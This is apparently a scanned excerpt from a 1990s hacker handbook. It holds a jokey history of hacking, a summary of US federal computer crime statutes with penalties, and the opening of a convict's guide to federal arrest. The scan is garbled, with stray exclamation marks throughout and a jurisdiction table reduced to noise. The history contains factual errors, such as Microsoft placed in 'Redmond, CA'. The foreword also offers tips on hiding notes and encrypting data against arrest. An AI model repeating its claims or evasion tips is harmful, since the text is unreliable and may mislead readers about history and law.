!In 1965, Ted Nelson, later to become leader of the silver wing-headed Xanadu gang at the 1980 Worldcon, first coins the word "hypertext" to describe what will someday become the World Wide Web. Nelson later spreads the gospel in his book Literacy Online. The back cover shows a Superman-type figure flying and the slogan "You can and must learn to use computers now."

!But in 1965 the computer is widely feared as a source of Orwellian powers. Yes, as in George Orwell's ominous novel, "1984," that predicted a future in which technology would squash all human freedom. Few are listening to Nelson. Few see the wave of free-spirited anarchy the hacker culture is already unleashing. But LSD guru Timothy Leary's daughter Susan begins to study computer programming.

!Around 1966, Robert Morris Sr., the future NSA chief scientist, decides to mutate these early hacker wars into the first "safe hacking" environment. He and the two friends who code it call their game "Darwin." Later "Darwin" becomes "Core War," a free-form computer game played to this day by some of the uberest of uberhackers.

!Let's jump to 1968 and the scent of tear gas. Wow, look at those rocks hurling through the windows of the computer science building at the University of Illinois at Urbana-Champaign! Outside are 60s antiwar protesters. Their enemy, they believe, are the campus' ARPA-funded computers. Inside are nerdz high on caffeine and nitrous oxide. Under the direction of the young Roger Johnson, they gang together four CDC 6400s and link them to 1024 dumb vector graphics terminals. This becomes the first realization of cyberspace: Plato.

1969 turns out to be the most portent-filled year yet for hacking.

In that year the Defense Department's Advanced Research Projects Agency funds a second project to hook up four mainframe computers so researchers can share their resources. This system doesn't boast the vector graphics of the Plato system. Its terminals just show ASCII characters: letters and numbers. Boring, huh?

!But this ARPAnet is eminently hackable. Within a year, its users! hack together a new way to ship text files around. They call their unauthorized, unplanned invention "email." ARPAnet has developed a life independent of its creators. It's a story that will later repeat itself in many forms. No one can control cyberspace. They can't even control it when it is just four computers big.

!Also in 1969 John Goltz teams up with a money man to found Compuserve using the new packet switched technology being pioneered by ARPAnet. Also in 1969 we see a remarkable birth at Bell Labs as Ken Thompson invents a new operating system: Unix. It is to become the gold standard of hacking and the Internet, the operating system with the power to form miracles of computer legerdemain.

In 1971, Abbie Hoffman and the Yippies found the first hacker/phreaker magazine, YIPL/TAP (Youth International Party -- Technical Assistance Program).! YIPL/TAP essentially invents phreaking -- the sport of playing with phone systems in ways the owners never intended. They are motivated by the Bell Telephone monopoly with its high long distance rates, and a hefty tax that Hoffman and many others refuse to pay as their protest against the Vietnam War. What better way to pay no phone taxes than to pay no phone bill at all?

!Blue boxes burst onto the scene. Their oscillators automate the whistling sounds that had already enabled people like Captain Crunch (John Draper) to become the pirate captains of the Bell Telephone megamonopoly. Suddenly phreakers are able to actually make money at their hobby. Hans and Gribble peddle blue boxes on the Stanford campus.

In June 1972, the radical left magazine Ramparts, in the article "Regulating the Phone Company In Your Home"! publishes the schematics for a variant on the blue box known as the "mute box." This article violates Californian State Penal Code section 502.7, which outlaws the selling of "plans or instructions for any instrument, apparatus, or device intended to avoid telephone toll charges." California police, aided by Pacific Bell officials, seize copies of the magazine from newsstands and the magazine's offices. The financial stress leads quickly to bankruptcy.

!As the Vietnam War winds down, the first flight simulator programs in history unfold on the Plato network. Computer graphics, almost unheard of in that day, are displayed by touch-sensitive vector graphics terminals. Cyberpilots all over the US pick out their crafts: Phantoms, MIGs, F-104s, the X-15, Sopwith Camels. Virtual pilots fly out of digital airports and try to shoot each other down and bomb each others' airports. While flying a Phantom, I see a chat message on the bottom of my screen. "I'm about to shoot you down." Oh, no, a MIG on my tail. I dive and turn hoping to get my tormentor into my sights. The screen goes black. My terminal displays the message "You just pulled 37 Gs. You now look more like a pizza than a human being as you slowly flutter to Earth."

!One day the Starship Enterprise barges in on our simulator, shoots everyone down and vanishes back into cyberspace. Plato has been hacked! Even in 1973 multiuser game players have to worry about getting "smurfed"! (When a hacker breaks into a multiuser game on the Internet and kills players with techniques that are not rules of the game, this is called "smurfing.")

1975. Oh blessed year! Under a Air Force contract, in the city of Albuquerque, New Mexico, the Altair is born. Altair. The first microcomputer. Bill Gates writes the operating system. Then Bill's mom persuades him to move to Redmond, CA where she has some money men who want to see what this operating system business is all about.

Remember Hans and Gribble? They join the Home Brew Computer club and choose Motorola microprocessors to build their own. They begin selling their computers, which they brand name the Apple, under their real names of Steve Wozniak and Steve Jobs. A computer religion is born.

!The great Apple/Microsoft battle is joined. Us hackers suddenly have boxes that beat the heck out of Tektronix terminals.

In 1978, Ward Christenson and Randy Suess create the first personal computer bulletin board system. Soon, linked by nothing more than the long distance telephone network and these bulletin board nodes, hackers create a new, private cyberspace. Phreaking becomes more important than ever to connect to distant BBSs.

!Also in 1978, The Source and Compuserve computer networks both begin to cater to individual users. "Naked Lady" runs rampant on Compuserve. The first cybercafe, Planet Earth, opens in Washington, DC. X.25 networks reign supreme.

!Then there is the great ARPAnet mutation of 1980. In a giant leap it moves from Network Control Protocol to Transmission Control Protocol/Internet Protocol (TCP/IP). Now ARPAnet is no longer limited to 256 computers -- it can span tens of millions of hosts! Thus the Internet is conceived within the womb of the DoD's ARPAnet. The framework that would someday unite hackers around the world was now, ever so quietly, growing. Plato fades, forever limited to 1024 terminals.

!Famed science fiction author Jerry Pournelle discovers ARPAnet. Soon his fans are swarming to find excuses -- or whatever -- to get onto ARPAnet. ARPAnet's administrators are surprisingly easygoing about granting accounts, especially to people in the academic world.

!ARPAnet is a pain in the rear to use, and doesn't transmit visuals of fighter planes mixing it up. But unlike the glitzy Plato, ARPAnet is really hackable and now has what it takes to grow. Unlike the network of hacker bulletin boards, people don't need to choose between expensive long distance phone calls or phreaking to make their connections. It's all local and it's all free.

!That same year, 1980, the! "414 Gang" is raided. Phreaking is more hazardous than ever.

In the early 80s hackers love to pull pranks. Joe College sits down at his dumb terminal to the University DEC 10 and decides to poke around the campus network.! Here's Star Trek! Here's Adventure! Zork! Hmm, what's this program called Sex? He runs it. A message pops up: "Warning: playing with sex is hazardous. Are you sure you want to play? Y/N" Who can resist? With that "Y" the screen bursts into a display of ASCII characters, then up comes the message: "Proceeding to delete all files in this account." Joe is weeping, cursing, jumping up and down. He gives the list files command. Nothing! Zilch! Nada! He runs to the sysadmin. They log back into his account but his files are all still there. A prank.

In 1983 hackers are almost all harmless pranksters, folks who keep their distance from the guys who break the law. MITs "Jargon file" defines hacker as merely "a person who enjoys learning about computer systems and how to stretch their capabilities; a person who programs enthusiastically and enjoys dedicating a great deal of time with computers."

!1983 the IBM Personal Computer enters the stage powered by Bill Gates' MS-DOS operating system. The empire of the CP/M operating system falls. Within the next two years essentially all microcomputer operating systems except MS-DOS and those offered by Apple will be dead, and a thousand Silicon Valley fortunes shipwrecked. The Amiga hangs on by a thread. Prices plunge, and soon all self-respecting hackers own their own computers. Sneaking around college labs at night fades from the scene.

In 1984 Emmanuel Goldstein launches 2600: The Hacker Quarterly and the Legion of Doom hacker gang forms. Congress passes the Comprehensive Crime Control Act giving the US Secret Service jurisdiction over computer fraud.! Fred Cohen, at Carnegie Melon University writes his PhD thesis on the brand new, never heard of thing called computer viruses.

!1984. It was to be the year, thought millions of Orwell fans, that the government would finally get its hands on enough high technology to become Big Brother. Instead, science fiction author William Gibson, writing Neuromancer on a manual typewriter, coins the term and paints the picture of "cyberspace." "Case was the best... who ever ran in Earth's computer matrix. Then he doublecrossed the wrong people..."

In 1984 the first US police "sting" bulletin board systems appear. Since 1985, Phrack has been providing the hacker community with information on operating systems, networking

technologies, and telephony, as well as relaying other topics of interest to the international computer

### underground.

!The 80s are the war dialer era. Despite ARPAnet and the X.25 networks, the vast majority of computers can only be accessed by discovering their individual phone lines. Thus one of the most treasured prizes of the 80s hacker is a phone number to some mystery computer.

!Computers of this era might be running any of dozens of arcane operating systems and using many communications protocols. Manuals for these systems are often secret. The hacker scene operates on the mentor principle. Unless you can find someone who will induct you into the inner circle of a hacker gang that has accumulated documents salvaged from dumpsters or stolen in burglaries, you are way behind the pack. Kevin Poulson makes a name for himself through many daring burglaries of Pacific Bell.

Despite these barriers, by 1988 hacking has entered the big time. According to a list of hacker groups compiled by the editors of! Phrack on August 8, 1988, the US hosts hundreds of them.

!The Secret Service covertly videotapes the 1988 SummerCon convention.

In 1988 Robert Tappan Morris, son of NSA chief scientist Robert Morris Sr., writes an exploit that will forever be known as the Morris Worm. It uses a combination of finger and sendmail exploits to break into a computer, copy itself and then send copy after copy on to other computers. Morris, with little comprehension of the power of this exponential replication, releases it onto the Internet. Soon vulnerable computers are filled to their digital gills with worms and clogging communications links as they send copies of the worms out to hunt other computers. The young Internet, then only a few thousand computers strong, crashes. Morris is arrested, but gets off with probation.

!1990 is the next pivotal year for the Internet, as significant as 1980 and the launch of TCP/IP.! Inspired by Nelson's Xanadu, Tim Berners-Lee of the European Laboratory for Particle Physics (CERN) conceives of a new way to implement hypertext. He calls it the World Wide Web. In 1991 he quietly unleashes it on the world. Cyberspace will never be the same. Nelson's Xanadu, like Plato, like CP/M, fades.

1990 is also a year of unprecedented numbers of hacker raids and arrests.! The US Secret Service and New York State Police raid Phiber Optik, Acid Phreak, and Scorpion in New York City, and arrest Terminus, Prophet, Leftist, and Urvile.

!The Chicago Task Force arrests Knight Lightning and raids Robert Izenberg, Mentor, and Erik Bloodaxe. It raids both Richard Andrews' home and business. The US Secret Service and Arizona Organized Crime and Racketeering Bureau conduct Operation Sundevil raids in Cincinnatti, Detroit, Los Angeles, Miami, Newark, Phoenix, Pittsburgh, Richmond, Tucson, San Diego, San Jose, and San Francisco. A famous unreasonable raid that year was the Chicago Task Force invasion of Steve Jackson Games, Inc.

!June 1990 Mitch Kapor and John Perry Barlow react to the excesses of all these raids to found the Electronic Frontier Foundation. Its initial purpose is to protect hackers. They succeed in getting law enforcement to back off the hacker community.

In 1993, Marc Andreesson and Eric Bina of the National Center for Supercomputing Applications release Mosaic, the first WWW browser that can show graphics. Finally, after the fade out of the Plato of twenty years past, we have decent graphics! This time, however, these graphics are here to stay. Soon the Web becomes the number one way that hackers boast and spread the codes for their exploits. Bulletin boards, with their tightly held secrets, fade from the scene.

In 1993, the first Def Con invades Las Vegas. The era of hacker cons moves into full swing with the Beyond Hope series, HoHocon and more.

!1996 Aleph One takes over the Bugtaq email list and turns it into the first public "full disclosure" computer security list. For the first time in history, security flaws that can be used to break into computers are being discussed openly and with the complete exploit codes. Bugtraq archives are placed on the Web.

In August 1996 I start mailing out Guides to (mostly) Harmless Hacking. They are full of! simple instructions designed to help novices understand hacking. A number of hackers come forward to help run what becomes the Happy Hacker Digest.

1996 is also the year when documentation for routers, operating systems, TCP/IP protocols and much, much more begins to proliferate on the Web. The era of daring burglaries of technical manuals fades.

In early 1997 the readers of Bugtraq begin to tear the Windows NT operating system to shreds. A new mail list, NT Bugtraq, is launched just to handle the high volume of NT security flaws discovered by its readers. Self-proclaimed hackers Mudge and Weld of The L0pht, in a tour de force of research, write and release a password cracker for WinNT that rocks the Internet. Many in the computer security community have come far enough along by now to realize that Mudge and Weld are doing the owners of NT networks a great service.

!Thanks to the willingness of hackers to share their knowledge on the Web, and mail lists such as Bugtraq, NT Bugtraq and Happy Hacker, the days of people having to beg to be inducted into hacker gangs in order to learn hacking secrets are now fading.

Where next will the hacker world evolve? You hold the answer to that in your hands.

Contents of the Crime Volume:

!!! Computer Crime Law Issue #1

!!! Everything a hacker needs to know about getting busted by the feds

GUIDE TO (mostly) HARMLESS HACKING

Computer Crime Law Issue #1

By Peter Thiruselvam <pselvam@ix.netcom.com> and Carolyn Meinel

Tired of reading all those "You could go to jail" notes in these guides? Who says those things are crimes? Well, now you can get the first in a series of Guides to the gory details of exactly what laws we're trying to keep you from accidentally breaking, and who will bust you if you go ahead with the crime anyhow.

This Guide covers the two most important US Federal computer crime statutes: 18 USC, Chapter 47, Section 1029, and Section 1030, known as the "Computer Fraud and Abuse Act of 1986."

Now these are not the \*only\* computer crime laws.! It's just that these are the two most important laws used in US Federal Courts to put computer criminals behind bars.

COMPUTER CRIMES: HOW COMMON? HOW OFTEN ARE THEY REPORTED?

The FBI's national Computer Crimes Squad estimates that between 85 and 97 percent of computer intrusions are not even detected.! In a recent test sponsored by the Department of Defense, the statistics were startling.! Attempts were made to attack a total of 8932 systems participating in the test. 7860 of those systems were successfully penetrated.! The management of only 390 of those 7860 systems detected the attacks, and only 19 of the managers reported the attacks (Richard Power, -Current and Future Danger: A CSI Primer on Computer Crime and Information Warfare\_, Computer Security Institute, 1995.)

The reason so few attacks were reported was "mainly because organizations frequently fear their employees, clients, and stockholders will lose faith in them if they admit that their computers have been attacked." Besides, of the computer crimes that \*are\* reported, few are ever solved.

SO, ARE HACKERS A BIG CAUSE OF COMPUTER DISASTERS?

According to the Computer Security Institute, these are the types of computer crime and other losses:

- · Human errors 55%
- · Physical security problems 20%(e.g., natural disasters, power problems)
- · Insider attacks conducted for the purpose of profiting from computer crime 10%
- · Disgruntled employees seeking revenge 9%
- · Viruses 4%
- · Outsider attacks 1-3%

So when you consider that many of the outsider attacks come from professional computer criminals -- many of whom are employees of the competitors of the victims, hackers are responsible for almost no damage at all to computers.

In fact, on the average, it has been our experience that hackers do far more good than harm.

Yes, we are saying that the recreational hacker who just likes to play around with other people's computers is not the guy to be afraid of. It's far more likely to be some guy in a suit who is an employee of his victim. But you would never know it from the media, would you?

### OVERVIEW OF US FEDERAL LAWS

In general, a computer crime breaks federal laws when it falls into one of these categories:

· It involves the theft or compromise of national defense, foreign relations, atomic energy, or other restricted information.

- · It involves a computer owned by a U.S. government department or agency.
- · It involves a bank or most other types of financial institutions.
- · It involves interstate or foreign communications.
- · it involves people or computers in other states or countries.

Of these offenses, the FBI ordinarily has jurisdiction over cases involving national security, terrorism, banking, and organized crime.! The U.S. Secret Service has jurisdiction whenever the Treasury Department is victimized or whenever computers are attacked that are not under FBI or U.S. Secret Service jurisdiction (e.g., in cases of password or access code theft).! In certain federal cases, the customs Department, the Commerce Department, or a military organization, such as the Air Force Office of Investigations, may have jurisdiction.

In the United States, a number of federal laws protect against attacks on computers, misuse of passwords, electronic invasions of privacy, and other transgressions.! The Computer Fraud and

Abuse Act of 1986 is the main piece of legislation that governs most! common computer crimes, although many other laws may be used to prosecute different types of computer crime. The act amended Title 18 United States Code §1030. It also complemented the Electronic Communications Privacy Act of 1986, which outlawed the unauthorized interception of digital communications and had just recently been passed. The Computer Abuse Amendments Act of 1994 expanded the 1986 Act to address the transmission of viruses and other harmful code.

In addition to federal laws, most of the states have adopted their own computer crime laws.! A number of countries outside the United States have also passed legislation defining and prohibiting computer crime.

THE BIG NO NO'S -- THE TWO MOST IMPORTANT FEDERAL CRIME LAWS

As mentioned above, the two most important US federal computer crime laws are 18 USC: Chapter 47, Sections 1029 and 1030.

## SECTION 1029

!

Section 1029 prohibits fraud and related activity that is made possible by counterfeit access devices such as PINs, credit cards, account numbers, and various types of electronic identifiers.! The nine areas of criminal activity covered by Section 1029 are listed below.! All \*require\* that the offense involved interstate or foreign commerce.

1.! Producing, using, or trafficking in counterfeit access devices.! (The offense must be committed knowingly and with intent to defraud.)

Penalty: Fine of \$50,000 or twice the value of the crime and/or up to 15 years in prison, \$100,000 and/or up to 20 years if repeat offense.

2.! Using or obtaining unauthorized access devices to obtain anything of value totaling \$1000 or more during a one-year period.! (The offense must be committed knowingly and with intent to defraud.)

Penalty:! Fine of \$10,000 or twice the value of the crime and/or up to 10 years in prison, \$100,000 and/or up to 20 years if repeat offense.

3.! Possessing 15 or more counterfeit or unauthorized access devices. (The offense must be committed knowingly and with intent to defraud.)

Penalty:! Fine of \$10,000 or twice the value of the crime and/or up to 10 years in prison, \$100,000 and/or up to 20 years if repeat offense.

4.! Producing, trafficking in, or having device-making equipment.! (The offense must be committed knowingly and with intent to defraud.)

Penalty:! Fine of \$50,000 or twice the! value of the of the crime and/or up to 15 years in prison, \$1,000,000 and/or up to 20 years if repeat offense.

5.! Effecting transactions with access devices issued to another person in order to receive payment or anything of value totaling \$1000 or more during a one-year period.! (The offense must be committed knowingly and with intent to defraud.)

Penalty:!! Fine of 10, or twice the value of the crime and/or up to 10 years in prison, 100,000 and/or up to 20 years if repeat offense.

6.! Soliciting a person for the purpose of offering an access device or selling information that can be used to obtain an access device.! (The offense must be committed knowingly and with intent to defraud, and without the authorization of the issuer of the access device.)

Penalty:! Fine of \$50,000 or twice the value of the crime and/or up to 15 years in prison, \$100,000 and/or up to 20 years if repeat offense.

7.! Using, producing, trafficking in, or having a! telecommunications instruments that has been modified or altered to obtain unauthorized use of telecommunications services. (The offense must be committed knowingly and with intent to defraud.)

This would cover use of "Red Boxes," "Blue Boxes" (yes, they still work on some telephone networks) and cloned cell phones when the legitimate owner of the phone you have cloned has not agreed to it being cloned.

Penalty:! Fine of \$50,000 or twice the value of the crime and/or up to 15 years in prison, \$100,000 and/or up to 20 years if repeat offense.

8.! Using, producing, trafficking in, or having a scanning receiver or hardware or software used to alter or modify telecommunications instruments to obtain unauthorized access to telecommunications services.

This outlaws the scanners that people so commonly use to snoop on cell phone calls. We just had a big scandal when the news media got a hold of an intercepted cell phone call from Speaker of the US House of Representatives Newt Gingrich.

Penalty:! Fine of \$50,000 or twice the value of the crime and/or up to 15 years in prison, \$100,000 and/or! up to 20 years if repeat offense.

9.! Causing or arranging for a person to present, to a credit card system member or its agent for payment, records of transactions made by an access device.(The offense must be committed knowingly and with intent to defraud, and without the authorization of the credit card system member or its agent.

Penalty: Fine of \$10,000 or twice the value of the crime and/or up to 10 years in prison, \$100,000 and/or up to 20 years if repeat offense.

## SECTION 1030

18 USC, Chapter 47, Section 1030, enacted as part of the Computer Fraud and Abuse Act of 1986, prohibits unauthorized or fraudulent access to government computers, and establishes penalties for such access.! This act is one of the few pieces of federal legislation solely concerned with computers.! Under the Computer Fraud and Abuse Act, the U.S. Secret Service and the FBI explicitly have been given jurisdiction to investigate the offenses defined under this act.

The six areas of criminal activity covered by Section 1030 are:

1.! Acquiring national defense, foreign relations, or restricted atomic energy information with the intent or reason to believe that the information can be used to injure the United States or to the advantage of any foreign nation.! (The offense must be committed knowingly by accessing a computer without authorization or exceeding authorized access.)

2.! Obtaining information in a financial record of a financial institution or a card issuer, or information on a consumer in a file of a consumer reporting agency.! (The offense! must be committed intentionally by accessing a computer without authorization or exceeding authorized access.)

Important note: recently on the dc-stuff hackers' list a fellow whose name we shall not repeat claimed to have "hacked TRW" to get a report on someone which he posted to the list. We hope this fellow was lying and simply paid the fee to purchase the report.

Penalty:! Fine and/or up to 1 year in prison, up to 10 years if repeat offense.

3.! Affecting a computer exclusively for the use of a U.S. government department or agency or, if it is not exclusive, one used for the government where the offense adversely affects the use of the government's operation of the computer.! (The offense must be committed intentionally by accessing a computer without authorization.)

This could apply to syn flood and killer ping as well as other denial of service attacks, as well as breaking into a computer and messing around. Please remember to tiptoe around computers with .mil or .gov domain names!

Penalty:! Fine and/or up to 1 year in prison, up to 10 years if repeat offense.

4.! Furthering a fraud by accessing a federal interest computer and obtaining anything of value, unless the fraud and the thing obtained consists only of the use of the computer.! (The offense must be committed knowingly, with intent to defraud, and without authorization or exceeding authorization.)[The government's view of! "federal interest computer" is defined below]

Watch out! Even if you download copies of programs just to study them, this law means if the owner of the program says, "Yeah, I'd say it's worth a million dollars," you're in deep trouble.

Penalty:! Fine and/or up to 5 years in prison, up to 10 years if repeat offense.

5.! Through use of a! computer used in interstate commerce, knowingly causing the transmission of a program, information, code, or command to a computer system. There are two separate scenarios:

III a.! In this scenario, (I) the person causing the transmission intends it to damage the computer or deny use to it; and (ii) the transmission occurs without the authorization of the computer owners or operators, and causes \$1000 or more in loss or damage, or modifies or impairs, or potentially modifies or impairs, a medical treatment or examination.

The most common way someone gets into trouble with this part of the law is when trying to cover tracks after breaking into a computer. While editing or, worse yet, erasing various files, the intruder may accidentally erase something important. Or some command he or she gives may accidentally mess things up. Yeah, just try to prove it was an accident. Just ask any systems administrator about giving commands as root. Even when you know a computer like the back of your hand it is too easy to mess up.

A simple email bomb attack, "killer ping," flood ping, syn flood, and those huge numbers of Windows NT exploits where sending simple commands to many of its ports causes a crash could also break this law. So even if you are a newbie hacker, some of the simplest exploits can land you in deep crap!

Penalty with intent to harm:! Fine and/or up to 5 years in prison, up to 10 years if repeat offense.

b.! In this scenario, (I) the person causing the transmission does not intend the damage but operates with reckless disregard of the risk that the transmission will cause damage to the computer! owners or operators, and causes \$1000 or more in loss or damage, or modifies or impairs, or potentially modifies or impairs, a medical treatment or examination.

This means that even if you can prove you harmed the computer by accident, you still may go to prison.

Penalty for acting with reckless disregard:! Fine and/or up to 1 year in prison.

6.! Furthering a fraud by trafficking in passwords or similar information which will allow a computer to be accessed without authorization, if the trafficking affects interstate or foreign commerce or if the computer affected is used by or for the government.! (The offense must be committed knowingly and with intent to defraud.)

A common way to break this part of the law comes from the desire to boast. When one hacker finds a way to slip into another person's computer, it can be really tempting to give out a password to someone else. Pretty soon dozens of clueless newbies are carelessly messing around the victim computer. They also boast. Before you know it you are in deep crud.

Penalty:! Fine and/or up to 1 year in prison, up to 10 years if repeat offense.

Re:! #4!! Section 1030 defines a federal interest computer as follows:

1.! A computer that is exclusively for use of a financial institution[defined below] or the U.S. government or, if it is not exclusive, one used for a financial institution or the U.S. government where the offense adversely affects the use of the financial institution's or government's operation of the computer; or

2.! A computer that is one of two or more computers used to commit the offense, not all of which are located in the same state.

This section defines a financial institution as follows:

1.! An institution with deposits insured by the Federal Deposit Insurance Corporation(FDIC).

2.! The Federal Reserve or a member of the Federal Reserve, including any Federal Reserve Bank.

3.! A credit union with accounts insured by the National Credit Union Administration.

4.! A member of the federal home loan bank system and any home loan bank.

5.! Any institution of the Farm Credit system under the Farm Credit Act of 1971.

6.! A broker-dealer registered with the Securities and Exchange Commission(SEC) within the rules of section 15 of the SEC Act of 1934.

7.! The Securities Investors Protection Corporation.

8.! A branch or agency of a foreign bank (as defined in the International Banking Act of 1978).

9.! An organization operating under section 25 or 25(a) of the Federal Reserve Act.

WHO'S IN CHARGE OF BUSTING THE CRACKER WHO GETS A BIT FROGGY REGARDING SECTION 1030?

(FBI stands for Federal Bureau of Investigation, USSS for US Secret Service) 1030(a)(1)!!!!!!!!! National Security!!!!!!! FBI!!!!!!!! USSS!!!!!!!! JOINT !! National Х 1030(a)(2) Foreign relations!!!!!!!!!!!!!!! X !! Restricted atomic energy!!!!!!!!!!!!!!!! X 1030(a)(2) Financial or consumer ! !! Financial records of!!!!!!!!!!!!!!!!!!!!!!!!!!!! !!!! banks. other financial !!!! institutions **!!** Financial records of !!!! card Х **!!** Information on consumers !!!! in files of a consumer !!!! reporting Х **!!** Non-bank financial 1111 111111111111111111111 Х 1030(a)(3) Government computers !! National Х !!!!!! Foreign Х !! Restricted Х !! White !!!!!!!!!!!!!! Х **!!** All other government !!!! Х 1030(a)(4) Federal interest computers: !!!!!!!! Intent to !! X 1030(a)(5)(A) Transmission of programs, commands: !!!!!!!! Intent to damage or deny Х 1030(a)(5)(B) Transmission off programs, commands: !!!!!!! Reckless 

! X

Regarding 1030 (a)(2):! The FBI has jurisdiction over bank fraud violations, which include categories (1) through (5) in the list of financial institutions defined above.! The Secret Service and FBI share joint jurisdiction over non-bank financial institutions defined in categories (6) and (7) in the list of financial institutions defined above.

Regarding 1030(a)(3)! Government Computers:! The FBI is the primary investigative agency for violations of this section when it involves national defense. Information pertaining to foreign relations, and other restricted data.! Unauthorized access to other information in government computers falls under the primary jurisdiction of the Secret Service.

MORAL: ! CONFUCIUS SAY: ! "CRACKER WHO GETS BUSTED DOING ONE OF THESE CRIMES, ! WILL SPEND LONG TIME IN JAILHOUSE SOUP."

This! information was swiped from \_Computer Crime: A Crimefighter's Handbook\_ (Icove, Seger & VonStorch. O'Reilly & Associates, Inc.)

The following is Agent Steal's guide to what one will face if one is arrested in the US for computer crime.! Criminal hackers will try to persuade you that if you are elite, you won't get busted. But as Agent Steal and so many others have learned, it isn't that easy to get away with stuff.

-----

EVERYTHING A HACKER NEEDS TO KNOW ABOUT GETTING BUSTED BY THE FEDS

!! Written By Agent Steal (From Federal Prison, 1997)

!!!!! Internet E-mail, agentsteal@usa.net

- **!!!!!** Contributions and editing by Minor Threat and Netta Gilboa
- !!!!! Special thanks to Evian S. Sim

!

This article may be freely reproduced, in whole or in part, provided acknowledgments are given to the author. Any reproduction for profit, lame zines, (that means you t0mmy, el8, you thief) or law enforcement use is prohibited. The author and contributors to this phile in no way advocate criminal behavior.

!! -----!! CONTENTS
!! -----!
!! PART I - FEDERAL CRIMINAL LAW
!
!! Foreward
!
!! Introduction
!
!! A. Relevant Conduct
!! B. Preparing for Trial
!! C. Plea Agreements and Attorneys
!! D. Conspiracy
!! E. Sentencing

- !! F. Use of Special Skill
- !! G. Getting Bail
- !! H. State v. Federal Charges
- !! I. Cooperating
- !! J. Still Thinking About Trial
- !! K. Search and Seizure
- !! L. Surveillance
- !! M. Presentence Investigation
- !! N. Proceeding Pro Se
- !! O. Evidentiary Hearing
- !! P. Return of Property
- **!!** Q. Outstanding Warrants
- I R. Encryption
- !! S. Summary
- PART II FEDERAL PRISON
- !! A. State v. Federal
- **!!** B. Security Levels
- **!!** C. Getting Designated
- !! D. Ignorant Inmates
- !! E. Population
- !! F. Doing Time
- !! G. Disciplinary Action
- !! H. Administrative Remedy
- !! I. Prison Officials
- !! J. The Hole
- !! K. Good Time
- !! L. Halfway House
- !! M. Supervised Release
- !! N. Summary
- !

**!! FOREWORD** 

!

Nobody wants to get involved in a criminal case and I've yet to meet a hacker who was fully prepared for it happening to them. There are thousands of paper and electronic magazines, CD-ROMS, web pages and text files about hackers and hacking available, yet there is nothing in print until now that specifically covers what to do when an arrest actually happens to you. Most hackers do not plan for an arrest by hiding their notes or encrypting their data, and most of them have some sort of address book seized from them too (the most famous of which still remains the one seized from The Not So Humble Babe). Most of them aren't told the full scope of the investigation up front, and as the case goes on more comes to light, often only at the last minute. Invariably, the hacker in question was wiretapped and/or narced on by someone previously raided who covered up their own raid or minimized it in order to get off by implicating others. Once one person goes down it always affects many others later. My own! experience comes from living with a retired hacker arrested ten months after he had stopped hacking for old crimes because another hacker informed on him in exchange for being let go himself. What goes around, comes around. It's food for thought that the hacker you taunt today will be able to cut a deal for himself by informing on you later. From what I've seen on the criminal justice system as it relates to hackers, the less enemies you pick on the better and the less groups you join and people who you i nteract with the better as well. There's a lot to be said for being considered a lamer and having no one really have anything to pin on you when the feds ask around. !

I met Agent Steal, ironically, as a result of the hackers who had fun picking on me at Defcon. I posted the speech I gave there on the Gray Areas web page (which I had not originally intended to post, but decided to after it was literally stolen out of my hands so I could not finish it) and

someone sent Agent Steal a copy while he was incarcerated. He wrote me a letter of support, and while several hackers taunted me that I had no friends in the community and was not wanted, and one even mailbombed our CompuServe account causing us to lose the account and our email there, I laughed knowing that this article was in progress and that of all of the publications it could have been given to first it was Gray Areas that was chosen.

This article marks the first important attempt at cooperation to inform the community as a whole (even our individual enemies) about how best to protect themselves. I know there will be many more hacker cases until hackers work together instead of attacking each other and making it so easy for the government to divide them. It's a sad reality that NAMBLA, deadheads, adult film stars and bookstores, marijuana users and other deviant groups are so much more organized than hackers who claim to be so adept at, and involved with, gathering and using information. Hackers are simply the easiest targets of any criminal subculture. While Hackerz.org makes nice T-shirts (which they don't give free or even discount to hackers in jail, btw), they simply don't have the resources to help hackers in trouble. Neither does the EFF, which lacks lawyers willing to work pro bono (free) in most of the 50 states. Knight Lightning still owes his attorney money. So does Bernie S. This is not something that disappears from your life the day the case is over. 80% or more of prisoners lose their lovers and/or their families after the arrest. While there are notable exceptions, this has been true for more hackers than I care to think about. The FBI or Secret Service will likely visit your lovers and try to turn them against you. The mainstream media will lie about your charges, the facts of your case and the outcome. If you're lucky they'll remember to use the word "allegedly." While most hackers probably think Emmanuel Goldstein and 2600 will help them. I know of many hackers whose cases he ignored totally when contacted. Although he's credited for helping Phiber Optik, in reality Phiber got more jail time for going to trial on Emmanuel's advice than his co-defendants who didn't have Emmanuel help them and pled instead. Bernie S. got his jaw broken perhaps in part from the government's anger at Emmanuel's publicizing of the case, and despite all the attention Emmanuel has gotten for Kevin Mitnick it didn't stop Mitnick's being put in solitary confinement or speed up his trial date any. One thing is clear though. Emmanuel's sales of 2600 dramatically increased as a result of covering the above cases to the tune of over 25,000 copies per issue. It does give pause for thought, if he cares so much about the hackers and not his own sales and fame, as to why he has no ties to the Hackerz.org defense fund or why he has not started something useful of his own. Phrack and other zines historically have merely reposted incorrect newspaper reports which can cause the hackers covered even more damage. Most of your hacker friends who you now talk to daily will run from you after your arrest and will tell other people all sorts of stories to cover up the fact they don't know a thing. Remember too that your "friends" are the people most likely to get you arrested too, as even if your phone isn't wiretapped now theirs may be, and the popular voice bridges and conference calls you talk to them on surely are. !

They say information wants to be free, and so here is a gift to the community (also quite applicable to anyone accused of any federal crime if one substitutes another crime for the word hacking). Next time you put down a hacker in jail and laugh about how they are getting raped while you're on IRC, remember that someone is probably logging you and if you stay active it's a good bet your day will come too. You won't be laughing then, and I hope you'll have paid good attention when you're suddenly in jai I with no bail granted and every last word you read here turns out to be true. Those of us who have been there before wish you good luck in advance. Remember the next time you put them down that ironically it's them you'll have to turn to for advice shoul d it happen to you. Your lawyer isn't likely to know a thing about computer crimes and it's the cases of the hackers who were arrested before you which, like it or not, will provide the legal precedents for your own conviction.

Netta "grayarea" Gilboa ! INTRODUCTION !

The likelihood of getting arrested for computer hacking has increased to an unprecedented level. No matter how precautionary or sage you are, you're bound to make mistakes. And the fact of the matter is if you have trusted anyone else with the know ledge of what you are involved in, you have made your first mistake.

For anyone active in hacking I cannot begin to stress the importance of the information contained in this file. To those who have just been arrested by the Feds, reading this file could mean the difference between a three-year or a one-year sentence. To those who have never been busted, reading this file will likely change the way you hack, or stop you from hacking altogether.

